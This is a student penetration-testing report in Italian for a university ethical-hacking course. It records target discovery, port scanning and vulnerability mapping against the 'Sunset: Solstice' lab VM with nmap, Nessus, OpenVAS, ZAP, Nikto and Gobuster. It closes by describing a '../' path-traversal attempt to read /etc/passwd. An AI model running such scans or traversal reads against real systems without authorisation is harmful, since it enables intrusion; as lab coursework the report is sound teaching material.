Sunset: Solstice
Penetration Testing

Corso: Penetration Testing and Ethical Hacking

Prof. Arcangelo Castiglione

A.A. 2023/2024

Marika Spagna Zito **0522501519**

Table of contents

01 INTRODUZIONE

Introduzione

Penetration Testing Etico

Valutare la sicurezza di un asset (sistema informatico, rete ed ecc...) replicando fedelmente ciò che farebbe un *Back Hat Hacker*.


Tipo di Penetration Testing

L'attività di Penetration Testing svolta è di tipo **Black Box**, ovvero non abbiamo nessuna conoscenza riguardo l'asset.

Metodologia

La metodologia utilizzata è il **Framework Generale per il Penetration Testing (FGPT).**

Strumenti utilizzati



Sunset: Solstice
Macchina target

Virtual Box
Ambiente di Virtualizzazione

Kali Linux
Macchina attaccante

02 TARGET DISCOVERY

Target Discovery – Indirizzo IP

Tramite il tool **netdiscover** siamo in grado di individuare l'indirizzo IP della macchina Sunset: Solstice

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:59:7d:6d      1      60  PCS Systemtechnik GmbH
10.0.2.4        08:00:27:fe:6a:fe      1      60  PCS Systemtechnik GmbH
```

I primi tre indirizzi IP vengono utilizzati da Virtual Box per gestire la virtualizzazione della rete NAT.
Possiamo assumere per esclusione che l'indirizzo IP della macchina Sunset: Solstice è:

10.0.2.4

Target Discovery – Raggiungibilità

Tramite il comando **ping** possiamo assicurarci che la macchina sia raggiungibile:

```
┌──(root㉿kali)-[~]
└─# ping -c 5 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.71 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.28 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.48 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.36 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=2.36 ms

--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 1.275/1.638/2.364/0.390 ms
```

Per i 5 pacchetti ICMP Echo Request sono stati ricevuti altrettanti pacchetti ICMP Echo Reply.

La macchina Sunset: Solstice è **raggiungibile**.

Target Discovery – OS Fingerprinting

Tramite una procedura di **OS Fingerprinting attivo** possiamo ottenere informazioni riguardo il sistema operativo della macchina Sunset: Solstice. Per farlo utilizziamo il tool **nmap**:

```
┌──(root㉿kali)-[~]
└─# nmap -O 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 12:53 EDT
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.0026s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2121/tcp open  ccproxy-ftp
3128/tcp open  squid-http
MAC Address: 08:00:27:FE:6A:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```

03 ENUMERATING TARGET

PORT SCANNING

TCP Port Scanning

Utilizzando il tool **nmap** possiamo scoprire quali sono le porte TCP aperte e quali servizi, con le relative versioni, sono offerti dalla macchina target:

```
nmap -sV -T5 -p- 10.0.2.4 -oX script_TCP_PortScanning.xml
```

- `-sV` → Info sui servizi associati alle porte.
- `-T5` → Massima velocità di scansione.
- `-p-` → Scansiona tutte le porte.
- `-oX script_TCP_PortScanning.xml` → File XML in output

Ports

The 65524 ports scanned but not shown below are in state: **closed**

- 65524 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	pyftpdlib	1.5.6	
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
25	tcp	open	smtp	syn-ack	Exim smtpd	4.92	
80	tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
2121	tcp	open	ftp	syn-ack	pyftpdlib	1.5.6	
3128	tcp	open	http-proxy	syn-ack	Squid http proxy	4.6	
8593	tcp	open	http	syn-ack	PHP cli server	5.5 or later	PHP 7.3.14-1
54787	tcp	open	http	syn-ack	PHP cli server	5.5 or later	PHP 7.3.14-1
62524	tcp	open	ftp	syn-ack	FreeFloat ftpd	1.00	

UDP Port Scanning

Analogamente utilizziamo il tool unicornscan per le porte UDP:

```
unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
```

- `-mU` → Modalità di scansione: UDP scanning
- `-Iv` → Abilità stampa dei risultati
- `-r 5000` → Rate pacchetti inviati al secondo

```
┌──(root㉿kali)-[~]
└─# unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
adding 10.0.2.4/32 mode `UDPscan' ports `1-65535' pps 5000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
sender statistics 4913.4 pps with 65544 packets sent total
listener statistics 2 packets recieved 0 packets droped and 0 interface drops
```

04 VULNERABILITY MAPPING

Vulnerability Mapping – Scansione Manuale

Dalla scansione manuale le vulnerabilità più rilevanti fanno riferimento alle versioni:

Apache 2.4.38

Apache » Http Server » 2.4.38 : Security Vulnerabilities, CVEs

cpe:2.3:a:apache:http_server:2.4.38:*:*:*:*:*:*:*

Published in: 2024 January February March April May June July

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date Update Date CVE Number CVE Number CVSS Score EPSS Score

50 vulnerabilities found

1 2 Copy

CVE-2020-11984 Apache HTTP server 2.4.32 to 2.4.44 mod_proxy_uwsgi info disclosure and possible RCE Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 1.08% 2020-08-07 2021-06-06
CVE-2021-26691 In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a heap overflow Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 70.60% 2021-06-10 2022-03-25
CVE-2021-39275 ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 0.65% 2021-09-16 2022-10-05
CVE-2021-44790 A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerabilty though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 8.81% 2021-12-20 2023-04-03

PHP 7.3.14

Vulnerabilities in PHP 7.3.14

Multiple vulnerabilities in PHP 05 Jun, 2024 Critical Patched	Local buffer overflow in PHP 30 Mar, 2023 Low Patched
Multiple vulnerabilities in PHP 14 Feb, 2023 Medium Patched	Improper input validation in PHP 23 Nov, 2021 Medium Patched
Privilege escalation in PHP 26 Oct, 2021 Low Patched	Path traversal in PHP 29 Sep, 2021 Medium Patched
Multiple vulnerabilities in PHP 06 Jul, 2021 High Patched	Denial of service in PHP 07 Feb, 2021 Medium Patched
Security restrictions bypass in PHP 07 Jan, 2021 Medium Patched	Multiple vulnerabilities in PHP 02 Oct, 2020 Medium Patched
Use-after-free in PHP 07 Aug, 2020 Medium Patched	Denial of service in PHP 28 May, 2020 Medium Patched
Information disclosure in PHP 16 Apr, 2020 Medium Patched	Multiple vulnerabilities in PHP 20 Mar, 2020 High Patched
Multiple vulnerabilities in PHP 25 Feb, 2020 High Patched	

Vulnerability Mapping –Nessus

Tramite una **Basic Network Scan** del tool di Vulnerability scanning ***Nessus*** sono state individuate queste vulnerabilità:

10.0.2.4

CRITICAL	HIGH	MEDIUM	LOW	INFO
2	6	11	2	57

Vulnerabilities — Total: 78

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.1	6.0	134162	PHP 7.2.x < 7.2.28 / PHP 7.3.x < 7.3.15 / 7.4.x < 7.4.3 Multiple Vulnerabilities
CRITICAL	10.0	-	58987	PHP Unsupported Version Detection
HIGH	8.8	6.7	134944	PHP 7.3.x < 7.3.16 Multiple Vulnerabilities
HIGH	7.5	-	140532	PHP 7.2.x / 7.3.x < 7.3.22 Memory Leak Vulnerability
HIGH	7.5	4.4	135918	PHP 7.3.x < 7.3.17 Out of Bounds Read Vulnerability
HIGH	7.5	3.6	146311	PHP 7.3.x < 7.3.27 / 7.4.x < 7.4.15 / 8.x < 8.0.2 DoS
HIGH	7.5	-	142591	PHP < 7.3.24 Multiple Vulnerabilities

Vulnerability Mapping –OpenVas

Tramite una **OpenVAS Default Scan** verso la macchina target sono state riscontrate le seguenti vulnerabilità:

Vulnerability		Severity ▼	QoD	Host		Location	Created
				IP	Name		
Operating System (OS) End of Life (EOL) Detection		10.0 (High)	80 %	10.0.2.4	10.0.2.4	general/tcp	Mon, Jul 1, 2024 7:47 AM UTC
Squid Multiple 0-Day Vulnerabilities (Oct 2023)		7.8 (High)	70 %	10.0.2.4	10.0.2.4	3128/tcp	Mon, Jul 1, 2024 7:42 AM UTC
Exim <= 4.96.2 libspf2 RCE Vulnerability (Sep 2023)		6.8 (Medium)	80 %	10.0.2.4	10.0.2.4	25/tcp	Mon, Jul 1, 2024 7:35 AM UTC
Anonymous FTP Login Reporting		6.4 (Medium)	80 %	10.0.2.4	10.0.2.4	2121/tcp	Mon, Jul 1, 2024 7:34 AM UTC
FTP Unencrypted Cleartext Login		4.8 (Medium)	70 %	10.0.2.4	10.0.2.4	21/tcp	Mon, Jul 1, 2024 7:35 AM UTC
FTP Unencrypted Cleartext Login		4.8 (Medium)	70 %	10.0.2.4	10.0.2.4	2121/tcp	Mon, Jul 1, 2024 7:35 AM UTC
Weak MAC Algorithm(s) Supported (SSH)		2.6 (Low)	80 %	10.0.2.4	10.0.2.4	22/tcp	Mon, Jul 1, 2024 7:39 AM UTC
TCP Timestamps Information Disclosure		2.6 (Low)	80 %	10.0.2.4	10.0.2.4	general/tcp	Mon, Jul 1, 2024 7:35 AM UTC
ICMP Timestamp Reply Information Disclosure		2.1 (Low)	80 %	10.0.2.4	10.0.2.4	general/icmp	Mon, Jul 1, 2024 7:47 AM UTC
Service Detection (3 ASCII digit codes like FTP, SMTP, NNTP...)		0.0 (Log)	80 %	10.0.2.4	10.0.2.4	25/tcp	Mon, Jul 1, 2024 7:26 AM UTC

I risultati diversi di Nessus e OpenVas ci confermano l'importanza di usare più tool così da confrontarne i risultati.

Vulnerability Mapping – Owasp Zap

Siccome la macchina espone servizi web sulla porta 80, si possono utilizzare diversi tool per l'analisi automatica di vulnerabilità web-based. **Owasp ZAP (Zed Attack Proxy)** è il principale **web application vulnerability scanner.** Dalla scansione otteniamo:

ZAP Scanning Report

Site: http://10.0.2.4

Generated on Mon, 1 Jul 2024 05:00:21

ZAP Version: 2.15.0

ZAP is supported by the Crash Override Open Source Fellowship


Summary of Alerts


Risk Level	Number of Alerts
High	0
Medium	2
Low	2
Informational	0

Alerts


Name	Risk Level	Number of Instances
Content Security Policy (CSP) Header Not Set	Medium	3
Missing Anti-clickjacking Header	Medium	1
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	3
X-Content-Type-Options Header Missing	Low	1

Vulnerability Mapping – Summary





Vulnerability Mapping – Summary



Vulnerability Mapping – Nikto2

Un altro vulnerability scanner è Nikto, il quale ci conferma le stesse vulnerabilità web di Owasp Zap.

```
┌──(root㉿kali)-[~]
└─# nikto -h  http://10.0.2.4
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.4
+ Target Hostname:    10.0.2.4
+ Target Port:        80
+ Start Time:         2024-06-25 05:35:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.moz
illa.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type. See: https://www.netsparke
r.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 128, size: 5a8e9a431
c517, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is
 the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting
-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2024-06-25 05:36:13 (GMT-4) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Vulnerability Mapping – Dirb e Gobuster


Utilizziamo poi due web content scanner, **Dirb e Gobuster**.

```
┌──(root㉿kali)-[~]
└─# dirb http://10.0.2.4

_____________
DIRB v2.22
By The Dark Raver
_____________

START_TIME: Tue Jun 25 06:49:28 2024
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4/ ----
==> DIRECTORY: http://10.0.2.4/app/
==> DIRECTORY: http://10.0.2.4/backup/
+ http://10.0.2.4/index.html (CODE:200|SIZE:296)
==> DIRECTORY: http://10.0.2.4/javascript/
+ http://10.0.2.4/server-status (CODE:403|SIZE:273)

---- Entering directory: http://10.0.2.4/app/ ----
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.4/backup/ ----
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.4/javascript/ ----
==> DIRECTORY: http://10.0.2.4/javascript/jquery/

---- Entering directory: http://10.0.2.4/javascript/jquery/ ----
+ http://10.0.2.4/javascript/jquery/jquery (CODE:200|SIZE:271809)

_____________
END_TIME: Tue Jun 25 06:49:37 2024
DOWNLOADED: 14037 - FOUND: 3
```

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.0.2.4 -x html,txt,php,bak -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.0.2.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php,bak
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.html                (Status: 403) [Size: 273]
/.hta.html            (Status: 403) [Size: 273]
/.hta                 (Status: 403) [Size: 273]
/.hta.txt             (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/.hta.php             (Status: 403) [Size: 273]
/.hta.bak             (Status: 403) [Size: 273]
/.htaccess.html       (Status: 403) [Size: 273]
/.htaccess.txt        (Status: 403) [Size: 273]
/.htpasswd.php        (Status: 403) [Size: 273]
/.htaccess.php        (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htpasswd.bak        (Status: 403) [Size: 273]
/.htaccess.bak        (Status: 403) [Size: 273]
/.htpasswd.html       (Status: 403) [Size: 273]
/.htpasswd.txt        (Status: 403) [Size: 273]
/.php                 (Status: 403) [Size: 273]
/app                  (Status: 301) [Size: 302] [--> http://10.0.2.4/app/]
/backup               (Status: 301) [Size: 305] [--> http://10.0.2.4/backup/]
/index.html           (Status: 200) [Size: 296]
/index.html           (Status: 200) [Size: 296]
/javascript           (Status: 301) [Size: 309] [--> http://10.0.2.4/javascript/]
/server-status        (Status: 403) [Size: 273]
Progress: 23070 / 23075 (99.98%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Vulnerability Mapping – Dirb e Gobuster


Utilizziamo poi due web content scanner, **Dirb e Gobuster**.




In index.html non c'è nulla di interessante.

Vulnerability Mapping – Analisi porta 8593

Analizzando le varie vulnerabilità evidenziate dalla scansione, si nota che la maggior parte fanno riferimento alla versione di PHP in esecuzione sulle porte 8592 e 54787. Visitiamo la prima:




Clicchiamo su «Book List»:



Vulnerability Mapping – Local File Inclusion (LFI)

Sfruttando la sequenza di «../» proviamo a caricare la pagina /etc/passwd per verificare se l'URL è soggetta alla vulnerabilità **Local File Inclusion (LFI).**

